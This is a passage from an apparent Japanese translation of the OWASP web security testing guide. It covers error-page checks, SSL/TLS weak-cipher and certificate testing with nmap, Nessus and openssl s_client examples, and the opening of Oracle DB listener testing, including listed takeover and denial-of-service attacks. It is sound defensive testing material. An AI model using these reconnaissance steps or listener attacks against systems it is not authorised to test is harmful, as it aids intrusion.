これらのように明確に示されたエラーを除くすべてのエラーページは、defaultRedirect 属性によって指定された URL にリダイレクトされます。すなわち、myerrorpagedefault.aspx.などです。ステータスコード 404 は、myerrorpagefor404.aspx によって取り扱われます。

Global.asax でのエラーハンドリング

エラーが生じると、サブルーチンが呼ばれます。開発者はこのルーチン内を修正することで、エラーをカスタマイズしたり、ページのリダイレクト設定ができます。

```
Private Sub Application_Error (ByVal sender As Object, ByVal e As System.EventArgs)
     Handles MyBase.Error
End Sub
```

Page_Error サブルーチンでのエラーハンドリング

これはアプリケーションエラーと同様になります。

```
Private Sub Page_Error (ByVal sender As Object, ByVal e As System.EventArgs)
     Handles MyBase.Error
End Sub
```

ASP .net でのエラー階層

Page_Error のサブルーチンが最初に処理され、続いて global.asax Application_Error のサブルーチンに移り、最後に設定ファイル web.config 内の customErrors で処理されます。

サーバサイド技術によるウェブアプリケーションの情報収集は、本当に難しいものです。ただ、そこで得られた情報によって適切な検証や診断（例えば、SQL インジェクションやクロスサイトスクリプティングなど）が可能になり、誤検知を減らすことにも期待できます。

ASP.net および IIS エラーハンドリングの検証方法

ブラウザを起動し、適当なページ名をアドレスバーに入れてみてください。

```
http://www.mywebserver.com\anyrandomname.asp
```

以下のようなレスポンス

```
The page cannot be found
```

```
HTTP 404 – File not found
Internet Information Services
```

が得られれば、IIS のカスタムエラーページが存在しない(設定されていない)ことが分かります。Asp の拡張子に注目してみましょう。

また、.net のカスタムエラーページの存在を確認してみます。ブラウザのアドレスバーに拡張子を.aspx として適当なページ名を入れてみてください。

```
http://www.mywebserver.com\anyrandomname.aspx
```

以下のようなレスポンスが得られれば、

```
Server Error in '/' Application.
```

対象のページは存在しません。

説明: HTTP 404 について:探しているリソース(あるいはその属性の1つ)が移動したか、名前が変更されたか、あるいは一時的にアクセスできない状態です。以下の URL を確認し、入力した語句が正しいかどうか確認してください。

この結果からも、前述と同様に.net のカスタムエラーは存在しないということが分かります。

ブラックボックステストとその事例

テスト項目:

```
telnet <host target> 80
GET /<wrong page> HTTP/1.1
<CRLF><CRLF>
```

結果:

HTTP/1.1 404 Not Found

```
Date: Sat, 04 Nov 2006 15:26:48 GMT
Server: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

テスト項目:

1. ネットワークの問題
2. データベースアドレスの設定が不適切

結果:

Microsoft OLE DB Provider for ODBC Drivers (0x80004005) '
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host

テスト項目:

1. 認証の失敗

2. 認証情報が含まれていない

結果:
認証に必要なファイヤーウォールのバージョンを取得:

```
Error 407
FW-1 at <firewall>: Unauthorized to access the document.
Authorization is needed for FW-1.
The authentication required by FW-1 is: unknown.
Reason for failure of last attempt: no user
```

グレイボックステストとその事例

テスト項目:
アクセス拒否するディレクトリの列挙

`http://<host>/<dir>`

結果:
Directory Listing Denied
```
This Virtual Directory does not allow contents to be listed.
Forbidden
You don't have permission to access /<dir> on this server.
```

参照

ホワイトペーパー:

- [1] [RFC2616] Hypertext Transfer Protocol – HTTP/1.1

4.3 設定管理のテスト

基盤やネットワークトポロジ構成の分析によって、対象のウェブアプリケーションがより明確になる場合があります。ソースコードや許可する HTTP メソッドの種類、管理者機能の存在、認証方法や基盤関連の設定情報など、さまざまな情報を取得することができます。

4.3.1 SSL/TLS のテスト (OWASP-CM-001)
SSL や TLS は、暗号化をサポートし機密性を確保するためのセキュアなチャネルを提供するプロトコルで、主に認証情報などを送信する際に用いられます。
これらのプロトコルの導入するにあたってのセキュリティ上の問題点を考慮する場合、高い強度を持つ暗号アルゴリズムを導入し、適切に実装されているか確認することが重要です。

4.3.2 DB リスナーのテスト (OWASP-CM-002)
データベース設定の際、DB 管理者の多くは DB リスナーのコンポーネントの安全性を十分考慮していません。もし手動あるいは自動的な処理を用いて不適切な設定、精査をした場合、リスナーから構成の設定、もしくは稼動データベースのインスタンス情報に匹敵するほどの重要な情報を取得することができます。これら明らかにされた情報は、テスト者にとって、後に説明しますが、より影響力の高いテストのデータとして用いることができる場合があり、とても役に立ちます。

4.3.3 インフラストラクチャの設定に関するテスト (OWASP-CM-003)
相互連携や、多様な構成からなる複雑なウェブサーバのインフラストラクチャは、(数えれば何百ものウェブアプリケーションがありますが)それぞれのウェブアプリケーションのテスト、あるいは導入時における設定管理の評価および基本的段階でのレビューが求められます。実際、インフラストラクチャ全体の安全性を脅かすたった 1 つの脆弱性や、影響の小さい不具合、(ほとんどの)重要でない不具合であったとしても、同じサーバ上にある他のアプリケーションに影響を及ぼし、重大な事故につながる可能性があります。これらの問題に対応するためには、設定状態や既知の脆弱性に関する徹底的なレビューが特に重要になってくるのです。

4.3.4 アプリケーション設定に関するテスト (OWASP-CM-004)
ウェブアプリケーションによっては、開発時あるいはアプリケーション自体の設定の際に削除することを考慮しなかった有益な情報が残っている場合があります。
これらは主にソースコードやログファイル、あるいは(カスタマイズされていない)ウェブサーバのデフォルトエラーのメッセージの中で見つけることができます。ここを適切に攻略することは、対象のアプリケーションを評価するにあたっての基礎となりえます。

4.3.5 拡張子の取扱いに関するテスト (OWASP-CM-005)
ウェブサーバやアプリケーションに存在するファイルの拡張子は、対象のアプリケーションを構成するにあたって使われる技術を明確にします。例えば、.jsp や.asp などが該当します。ファイルの拡張子は、アプリケーションに紐付く他のシステムの存在を突き止めることも可能になります。

4.3.6 旧ファイル、バックアップファイル、未参照ファイルのテスト (OWASP-CM-006)
例えば旧ファイルやバックアップファイル、リネームされたファイルなど、実際のサービスに不必要なファイルが既読できたりダウンロードできたりすることは、情報漏えいの元凶になります。これらのファイルには、ソースコードの一部やインストールパスの情報、さらにはアプリケーションもしくはデータベースのパスワードが含まれている場合があるため、これらのファイルの存在を確認することが重要です。

4.3.7 インフラストラクチャおよび管理機能のインターフェースに関するテスト (OWASP-CM-007)
多くのアプリケーションは、推測、あるいはブルートフォース攻撃を用いてパスワードクラッキングを試みる管理者専用機能に一般的によく知られたパスを用いています。このテストは、管理者機能の発見と、アクセスするために先述のような攻撃が適用できるかどうかを判断するために有効です。

4.3.8 HTTP メソッドに関するテスト、およびクロスサイトトレーシングのテスト (OWASP-CM-008)
ここでは、対象のウェブサーバが危険な HTTP メソッドの使用を許可するような設定にしていないか、あるいは、クロスサイトトレーシングが実行できないかどうかについてテストします。

4.3.1 SSL/TLS のテスト (OWASP-CM-001)

概要

これまでの歴史的背景にある高度な暗号化技術に対する輸出制限によって、従来あるいは新しいウェブサーバでは、脆弱な暗号アルゴリズムの取扱いをコントロールすることが可能だったかもしれません。

たとえ高度な暗号がインストールし使用されていたとしても、サーバ側の不十分な設定によってセキュアな通信を確立する場合に、脆弱な暗号を強制することが可能となる場合があります。

SSL / TLS の利用暗号のテストおよび対象サイトでの要求事項

http は平文で通信するプロトコルであるため、通常は SSL あるいは TLS トンネリング、いわゆる https 通信によって機密性を確保しています。https は、通信を暗号化することに加えて、デジタル証明書によってサーバ（あるいはクライアント）を識別（任意）します。

歴史的な背景を説明すると、これまでアメリカ政府によって海外に輸出できる暗号技術は、多くても 40 ビットまでの鍵長（暗号が解読できる強度）に制限されていました。以降、（いくらかの制約は残っていますが）暗号技術の輸出規制が緩和され、より高い鍵長の輸出が認められるようになりました。しかし、SSL の設定において安易に解読できる脆弱な暗号鍵をサポートする設定になっていないか確認することが重要です。SSL 技術を用いているサービスにおいては、脆弱な暗号鍵が選択される可能性を排除すべきです。

技術的な話をすると、SSL で用いられる暗号は以下のように決定されます。最初に SSL 通信が確立されると、クライアントはサーバに対し、情報をやり取りする際に使用できる暗号スイートの一覧を ClientHello メッセージとして送付します。クライアントは主にブラウザ（今では最も主流な SSL クライアントです）ですが、SSL 対応のアプリケーションであればクライアントになりえますので、ブラウザだけに限りません。このことはサーバ側にもいえますが、これは最も一般的な例です（例えば、SSL クライアントで言うと、SSL 非対応の通信を中継することによって SSL を確立する stunnel（www.stunnel.org）のような SSL プロキシが挙げられます）。暗号スイートは、暗号プロトコル（DES、RC4、AES など）、鍵長（40 ビットや 56 ビットあるいは 128 ビットなど）、および完全性の検証に用いられるハッシュアルゴリズム（SHA、MD5 など）の組み合わせによって決まります。サーバは、ClientHello メッセージを受け取ると、独自に通信に使用する暗号スイートを決定します。ただ、（例えば、ディレクティブの設定によって）どの暗号スイートを利用するかは任意に決めることができます。このため、例えばクライアントとの通信に 40 ビットの脆弱な暗号アルゴリズムだけをサポートする、というような設定も可能になるかもしれないのです。

ブラックボックステストとその事例

脆弱な暗号サポートを特定するためには、SSL/TLS に対応しているサービスのポートをまず特定する必要があります。これらの中には、標準の https のポートである 443 番が含まれておりますが、変更されている場合があります。その理由は、a) https のサービスが特殊なポート上で稼動している場合があること、b)対象のウェブアプリケーションに関連する他の SSL/TLS を実装したサービスがあるかもしれないこと、が挙げられます。ゆえに、これらのポートを特定するためには、まずサービスを突き止めることが求められるのです。

nmap のスキャナーでは、スキャンオプションに“–sV”を設定することで、SSL サービスを特定することが可能です。脆弱性スキャナーには、稼動サービスの検出に加えて、脆弱な暗号が使用されているか確認することができます。（例えば、Nessus は任意のポート上での SSL サービスを特定することができ、脆弱な暗号が使用されていれば報告します）

例 1. nmap を使用した SSL サービス評価の事例

```
[root@test]# nmap -F -sV localhost

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-07-27 14:41 CEST

Interesting ports on localhost.localdomain (127.0.0.1):

(The 1205 ports scanned but not shown below are in state: closed)

PORT      STATE SERVICE         VERSION
443/tcp   open  ssl             OpenSSL
```

```
901/tcp   open  http            Samba SWAT administration server
8080/tcp  open  http            Apache httpd 2.0.54 ((Unix) mod_ssl/2.0.54 OpenSSL/0.9.7g
PHP/4.3.11)
8081/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.0

Nmap run completed -- 1 IP address (1 host up) scanned in 27.881 seconds
[root@test]#
```

例 2. Nessus を使った脆弱な暗号の有無を確認する事例です。以下は、Nessus スキャナーが報告した、あるレポートの抜粋です。脆弱な暗号をサポートする証明書が用いられていることが分かります。（最後部を見てください）

```
https (443/tcp)
Description
Here is the SSLv2 server certificate:
Certificate:
Data:
Version: 3 (0x2)
Serial Number: 1 (0x1)
Signature Algorithm: md5WithRSAEncryption
Issuer: C=**, ST=******, L=******, O=******, OU=******, CN=******
Validity
Not Before: Oct 17 07:12:16 2002 GMT
Not After : Oct 16 07:12:16 2004 GMT
Subject: C=**, ST=******, L=******, O=******, CN=******
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (1024 bit)
Modulus (1024 bit):
00:98:4f:24:16:cb:0f:74:e8:9c:55:ce:62:14:4e:
6b:84:c5:81:43:59:c1:2e:ac:ba:af:92:51:f3:0b:
ad:e1:4b:22:ba:5a:9a:1e:0f:0b:fb:3d:5d:e6:fc:
ef:b8:8c:dc:78:28:97:8b:f0:1f:17:9f:69:3f:0e:
72:51:24:1b:9c:3d:85:52:1d:df:da:5a:b8:2e:d2:
09:00:76:24:43:bc:08:67:6b:dd:6b:e9:d2:f5:67:
e1:90:2a:b4:3b:b4:3c:b3:71:4e:88:08:74:b9:a8:
2d:c4:8c:65:93:08:e6:2f:fd:e0:fa:dc:6d:d7:a2:
3d:0a:75:26:cf:dc:47:74:29
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Basic Constraints:
CA:FALSE
Netscape Comment:
OpenSSL Generated Certificate
Page 10
Network Vulnerability Assessment Report 25.05.2005
X509v3 Subject Key Identifier:
10:00:38:4C:45:F0:7C:E4:C6:A7:A4:E2:C9:F0:E4:2B:A8:F9:63:A8
X509v3 Authority Key Identifier:
keyid:CE:E5:F9:41:7B:D9:0E:5E:5D:DF:5E:B9:F3:E6:4A:12:19:02:76:CE
DirName:/C=**/ST=******/L=******/O=******/OU=******/CN=******
serial:00
Signature Algorithm: md5WithRSAEncryption
7b:14:bd:c7:3c:0c:01:8d:69:91:95:46:5c:e6:1e:25:9b:aa:
8b:f5:0d:de:e3:2e:82:1e:68:be:97:3b:39:4a:83:ae:fd:15:
2e:50:c8:a7:16:6e:c9:4e:76:cc:fd:69:ae:4f:12:b8:e7:01:
b6:58:7e:39:d1:fa:8d:49:bd:ff:6b:a8:dd:ae:83:ed:bc:b2:
40:e3:a5:e0:fd:ae:3f:57:4d:ec:f3:21:34:b1:84:97:06:6f:
f4:7d:f4:1c:84:cc:bb:1c:1c:e7:7a:7d:2d:e9:49:60:93:12:
0d:9f:05:8c:8e:f9:cf:e8:9f:fc:15:c0:6e:e2:fe:e5:07:81:
82:fc
Here is the list of available SSLv2 ciphers:
RC4-MD5
```

```
 EXP-RC4-MD5
 RC2-CBC-MD5
 EXP-RC2-CBC-MD5
 DES-CBC-MD5
 DES-CBC3-MD5
 RC4-64-MD5
 The SSLv2 server offers 5 strong ciphers, but also 0 medium strength and 2 weak "export
class" ciphers.
 The weak/medium ciphers may be chosen by an export-grade or badly configured client
software. They only offer a limited protection against a brute force attack
 Solution: disable those ciphers and upgrade your client software if necessary.
 See http://support.microsoft.com/default.aspx?scid=kben-us216482
 or http://httpd.apache.org/docs-2.0/mod/mod_ssl.html#sslciphersuite
 This SSLv2 server also accepts SSLv3 connections.
 This SSLv2 server also accepts TLSv1 connections.
```

例 3. OpenSSL を使用した手動によるテストでも、脆弱な SSL の暗号レベルを調べることができます。以下は SSLv2 で Google.com に接続を試みている結果です。

```
[root@test]# openssl s_client -no_tls1 -no_ssl3 -connect www.google.com:443
CONNECTED(00000003)
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=27:certificate not trusted
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=21:unable to verify the first certificate
verify return:1
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDYzCCAsygAwIBAgIQYFbAC3yUC8RFj9MS7lfBkzANBgkqhkiG9w0BAQQFADCB
zjELMAkGA1UEBhMCWkExFTATBgNVBAgTDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBxMJ
Q2FwZSBUb3duMR0wGwYDVQQKExRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UE
CxMfQ2VydGlmaWNhdGlvbiBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAxMYVGhh
d3RlIFByZW1pdW0gU2VydmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNl
cnZlckB0aGF3dGUuY29tMB4XDTA2MDQyMTAxMDc0NVoXDTA3MDQyMTAxMDc0NVow
aDELMAkGA1UEBhMCVVMxEzARBgNVBAgTCkNhbGlmb3JuaWExFjAUBgNVBAcTDU1v
dW50YWluIFZpZXcxEzARBgNVBAoTCkdvb2dsZSBJbmMxFzAVBgNVBAMTDnd3dy5n
b29nbGUuY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/e2Vs8U33fRDk
5NNpNgkB1zKw4rqTozmfwty7eTEI8PVH1Bf6nthocQ9d9SgJAI2WOBP4grPj7MqO
dXMTFWGDfiTnwes16G7NZlyh6peT68r7ifrwSsVLisJp6pUf31M5Z3D88b+Yy4PE
D7BJaTxq6NNmP1vYUJeXsGSGrV6FUQIDAQABo4GmMIGjMB0GA1UdJQQWMBQGCCsG
AQUFBwMBBggrBgEFBQcDAjBABgNVHR8EOTA3MDWgM6Axhi9odHRwOi8vY3JsLnRo
YXd0ZS5jb20vVGhhd3RlUHJlbWl1bVNlcnZlckNBLmNybDAyBggrBgEFBQcBAQQm
MCQwIgYIKwYBBQUHMAGGFmh0dHA6Ly9vY3NwLnRoYXd0ZS5jb20wDAYDVR0TAQH/
BAIwADANBgkqhkiG9w0BAQQFAAOBgQADlTbBdVY6LD1nHWkhTadmzuWq2rWE0KO3
Ay+7EleYWPOo+EST315QLpU6pQgblgobGoI5x/fUg2U8WiYj1I1cbavhX2h1hda3
FJWnB3SiXaiuDTsGxQ267EwCVWD5bCrSWa64ilSJTgiUmzAv0a2W8YHXdG08+nYc
X/dVk5WRTw==
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
issuer=/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification Services
Division/CN=Thawte Premium Server CA/emailAddress=premium-server@thawte.com
---
No client certificate CA names sent
---
Ciphers common between both SSL endpoints:
RC4-MD5         EXP-RC4-MD5     RC2-CBC-MD5
EXP-RC2-CBC-MD5 DES-CBC-MD5     DES-CBC3-MD5
```

```
RC4-64-MD5
---
SSL handshake has read 1023 bytes and written 333 bytes
---
New, SSLv2, Cipher is DES-CBC3-MD5
Server public key is 1024 bit
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : SSLv2
    Cipher    : DES-CBC3-MD5
    Session-ID: 709F48E4D567C70A2E49886E4C697CDE
    Session-ID-ctx:
    Master-Key: 649E68F8CF936E69642286AC40A80F433602E3C36FD288C3
    Key-Arg   : E8CB6FEB9ECF3033
    Start Time: 1156977226
    Timeout   : 300 (sec)
    Verify return code: 21 (unable to verify the first certificate)
---
closed
```

ホワイトボックステストとその事例

https を利用したウェブサーバの設定状況を確認してみましょう。仮にウェブアプリケーションが他の SSL/TLS によるサービスを提供しているのであれば、それらもあわせて確認しましょう。

例: windows 2k3 のサーバで有効になっている暗号がレジストリにある以下のパスから確認できます。

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers\
```

SSL 証明書の検証ークライアントおよびサーバー

https プロトコルを利用してウェブアプリケーションにアクセスする場合、セキュアな通信がクライアント(ブラウザが一般的ですが)からサーバ間において確立されます。一方(サーバ側)、もしくは双方(クライアントおよびサーバ)の身元検証の確立にデジタル証明書が用いられます。通信を確立するためには、証明書で多くの検証項目をクリアしなければなりません。認証の基礎をなす SSL および証明書についての説明は、本ガイドの主題から外れてしまいますが、証明書の有効性を検証する主な基準についてフォーカスしたいと思います。それは、a) 証明書を発行する認証局が既知(信頼できる)のものであること b) 証明書が現時点で有効であること c) サイトの FQDN(Fully Qualified Domain Name)が証明書に表示されたサイト名と一致していること、が挙げられます。

ではそれぞれについて詳しく見ていきましょう。

a) 今のブラウザには、既に信頼された認証局のルート証明書がインストールされており、証明書に署名した認証局の検証にこれらのリストが用いられています(このリストは自由にカスタマイズや拡張が可能です)。https (Web)サーバとネゴシエーションする間に、サーバ証明書が未知の認証局から発行されたものであると確認された場合、ブラウザは警告画面を表示します。この事象は、特に自身で立ち上げた認証局(プライベート CA)から発行された証明書を対象のアプリケーションで利用している場合に発生します。これが問題と判断するかどうかについては、いくつかの要因によります。例えば、イントラネット環境で用いられる場合、この事象は問題ないと判断できます(https を利用して Web メールを提供する会社を考えてみてください。この場合にユーザは皆、社内で立ち上げた認証局が信頼された認証局であると判断するのは当然です)。一方、サービスがインターネットを利用したグローバルに公開するものであれば(つまり、通信を確立しようと考えている相手先のサーバについて、その身元を確実に検証することが重要であれば)、信頼された認証局から発行される証明書が必須

となります。それは全てのユーザー側で認識できるものです（ですが、通常私たちは使用のデジタル証明書の信頼モデルついて、深く調査したりはしないでしょう）。

b) 証明書は有効期間をもっていますので、いつかは期限を迎えます。有効期限が切れた証明書の場合、やはりブラウザによって警告画面が表示されます。公開しているサービスには、有効期限がある証明書が必要です。さもなければ、一旦私たちが信頼した認証局から発行された証明書を持つが、その有効期間の更新をせず期限切れを迎えてしまったサーバに対して、情報の機密性を守るためのセキュアな通信を確立しなければならない、ということになります。

c) もし証明書に記載された名前と実際のサーバ名が一致しない場合、どういう事になるでしょうか？仮にこのような事象が起きたのであれば、疑念を持たざるを得ないでしょう。ただ、考えられる原因がいくつかあるため、それほど不思議なことでもありません。システムが名前ベースの仮想ホストを立ち上げている場合、いずれも同一の IP アドレスを共有し、HTTP1.1 の Host ヘッダの値によって識別されることになります。このようなケースでは、HTTP リクエストが行われる前に SSL のハンドシェークにおいて検証されるのですが、その時点では異なる証明書をそれぞれの仮想ホストに割り当てることはできません。しかし証明書に記載された名前と実際のサイト名が異なっていたとしても、ブラウザが出す警告画面によってユーザが認知できる仕組みになっているため、そこで確認すればいいのです。このような状態を回避するためには、名前ベースではなく IP ベースの仮想ホストを立ち上げなくてはなりません。[2] や[3]の資料では、この問題を取扱う方法、名前ベースの仮想ホストが適切に紐付けられるための技術立ち上げる方法について説明しています。

ブラックボックステストとその事例


アプリケーションに利用されている証明書の有効性を検証しましょう。もし証明書の有効期限が切れていたり、信頼されない認証局から発行されている場合、紐付けられるはずのサイト名が証明書記載の名前と異なっている場合、いずれについてもブラウザが警告画面を表示するようになっています。https のサイトを利用する際、ブラウザ右下に表示された鍵マークをクリックすることで、証明書に関する情報を見ることができます（発行元、有効期間、利用暗号の特性など）。

アプリケーションにクライアント証明書を用いている場合、アクセスするためにその証明書をインポートしたはずです。証明書情報はインストールされた証明書のリスト内にその証明書に関連する証明書を特定することにより、ブラウザ上で有効になります。


これらの検証は、アプリケーションが使用する SSL サービスすべてにおいて実施されなければなりません。一般的に利用される https サービスはポート 443 番ですが、他にも導入時における設定不備の問題や、ウェブアプリケーションの基盤によって影響する https のサービス（ポートが開放した状態の https による管理者専用サービスや、特殊なポート上で稼働している https サービスなど）が存在している可能性もあります。このため、発見された SSL ベースのポートは、この検証を実施するようにしましょう。例えば、nmap では、SSL の実装を識別するスキャンモード（-sV をコマンドライン上に設定します）があります。Nessus 脆弱性スキャナーでは、すべて SSL ベースのサービスについて SSL の検証を実施する機能を持っています。

例

想像のお話よりも、証明書上の名前が https のサイト名と一致しない場合がどれほど頻繁に警告として表示されるものなのかを実際見てもらうため、匿名による実例を用いてみました。以下のスクリーンショットは、著名な IT 会社の支部のサイトです。Microsoft の Internet Explorer から警告画面が表示されています。私たちは“.it”のサイトにアクセスしていますが、使用されている証明書には、“.com”のサイトになっているのが分かります。ブラウザの Internet Explorer は、サイト名と証明書上の名前が一致しないことによる警告画面を表示しています。



以下は、Mozilla Firefox による警告画面です。Firefox での警告メッセージは Internet Explorer と異なっています。Firefox は、証明書に署名した認証局が既知のものではないため、その認証局が発行した証明書を利用している“.com”のサイトは識別できない、と報告しています。実際、Internet Explorer と Firefox はもともとインストールされている証明書のリストが同一のものではありません。ゆえに、ブラウザの種類によって警告表示される内容が異なることも十分考えられる事象です。



ホワイトボックステストとその事例

サーバおよびクライアントそれぞれのレベルで、アプリケーションが利用する証明書の有効性を調査しましょう。証明書の使用用途としては、主にウェブサーバのレベルですが SSL を利用した他の通信手段（例えば DBMS への通信など）が存在している可能性もあります。すべての SSL ベースによる通信を特定するためには、対象のアプリケーション基盤をしっかり確認しておくことが必要です。

参照

ホワイトペーパー

- [1] RFC2246. The TLS Protocol Version 1.0 (updated by RFC3546) - http://www.ietf.org/rfc/rfc2246.txt
- [2] RFC2817. Upgrading to TLS Within HTTP/1.1 - http://www.ietf.org/rfc/rfc2817.txt
- [3] RFC3546. Transport Layer Security (TLS) Extensions - http://www.ietf.org/rfc/rfc3546.txt
- [4] www.verisign.net features various material on the topic

ツール

- 脆弱性スキャナーは、有効期限や名前不一致など証明書の有効性を確認する機能を持っている場合があります。また、スキャナーは証明書が認証局から発行された、というような他の情報もあわせて報告します。しかし、忘れてはいけないのは、"信頼された認証局"という概念が存在しないことです。信頼というのは、ソフトウェア上の設定や、人間による事前の承認によって確立されます。ブラウザにはもともと信頼された認証局のリストがインストールされています。もしあなたのウェブアプリケーションがそのリストに存在しない認証局（例えば、自身で立ち上げた認証局など）を信頼するのではれば、その認証局を信頼するためのブラウザ側の設定プロセスを考慮しなくてはなりません。
- Nessus スキャナーは、有効期限切れの証明書を検証するプラグイン、あるいは 60 日以内に期限を迎える証明書を検証するプラグイン（プラグイン"SSL certificate expiry"、プラグイン ID15901）を持っています。このプラグインは、サーバにインストールされた証明書を検証します。
- 脆弱性スキャナーは、脆弱な暗号の利用有無を検証する機能を持っている場合があります。例えば、Nessus スキャナー (http://www.nessus.org)は、脆弱な暗号の存在を特定する機能があります（上部で例を紹介しました）。
- SSL Digger (http://www.foundstone.com/resources/proddesc/ssldigger.htm)のような専門のツールを利用する場合もあるでしょう。あるいは、コマンドライン指向の openssl ツールを用いることもあるかもしれません。openssl は、Unix シェル（すでに*nix boxes 上で有効になっているかもしれません。そうでなければ www.openssl.org のサイトを見てください）から直接 Openssl の暗号機能へのアクセスを可能にします。
- SSL ベースのサービスを識別するために、サービスを特定する機能による脆弱性スキャナーやポートスキャナーを利用しましょう。nmap スキャナーはサービスの特定を試みるオプション"-sV"を利用します。一方、Nessus 脆弱性スキャナーは任意のポート上で稼動する SSL サービスを特定する機能があり、標準/非標準のポートでの構成に関係なく脆弱性のテストを実施します。
- このようなケースでは、調査のため SSL サービスとの何らかの通信を確立する必要がありますが、SSL をサポートするツールを持っていない場合、stunnel のような SSL プロキシを検討してみてください。stunnel は、プロトコル内（一般的には http ですが、そうとは限りません）にトンネリングを張り、調べたい対象の SSL サービスとの通信を確立します。
- 最後に一言アドバイス。証明書を検証するために、いつも使用しているブラウザを選択したくなりますが、それが正しいとは限らない理由があります。これまでブラウザは、証明書を検証する領域で多くのバグに悩まされてきました。ブラウザ自身が検証する方法は、不十分なブラウザの設定によって影響を受ける可能性があります。つまり、この方法より脆弱性スキャナーや調査のため独自にカスタマイズしたツールの結果を優先して信頼することを推奨します。

4.3.2 DB リスナーのテスト(OWASP-CM-002)

概要

データベースリスナーは Oracle データベース特有のネットワークデーモンです。Oracle データベースはリモートクライアントからの接続要求を待ちます。このデーモンは攻撃者から悪用されることが可能なため、実際に攻撃を受けてしまうとデータベースの可用性に影響を及ぼすことになります。

概要の説明


DB リスナーは Oracle データベースへリモートからアクセスするための入り口となります。DB リスナーは接続要求を待ち、受付けたリクエストに応じた処理を実行します。テスト者がこのリスナーを利用できる場合にテストが可能になります。テストはイントラネットから実施する必要があります（Oracle は通常このサービスを外部に公開していません）。初期状態のリスナーは、ポート 1521 番を利用しています（ポート 2483 番は新しく公式登録された TNS リスナーで、ポート 2484 番は SSL を利用した TNS リスナーポートです）。この設定されたポート番号を別の任意のポート番号に変更するのは良い慣習です。もしリスナーが停止している場合、データベースのリモートからのアクセスはできなくなります。このようなケースでは、あるアプリケーションにサービス拒否の攻撃を実施しても成功しません。

想定される攻撃:

- リスナーの停止―サービス拒否攻撃
- パスワードを発行し、リスナーによる制御処理一切を拒絶する– DB の乗っ取り
- tnslnsr のプロセス管理者（通常は Oracle）がアクセス可能なログファイルの生成や追跡可能なファイルの作成- 情報漏えいの可能性
- リスナーやデータベース、アプリケーション上での詳細な情報を収集する。

ブラックボックステストとその事例

Integrigy が開発したツールは、リスナーの存在が確認されたポートに対して即座にアクセスさせることができます。



上部のツールは以下のようなテストを実施します。

リスナーのパスワード:くの Oracle システムでは、リスナーのパスワードが設定されていない場合があります。このツールはその検証を行います。パスワードが設定されていない場合、攻撃者はパスワードを新たに発行し、リスナーを乗っ取ることが可能になります（それは、仮に Listener.ora ファイルの編集によってそのパスワードが削除されたとしても、です）。

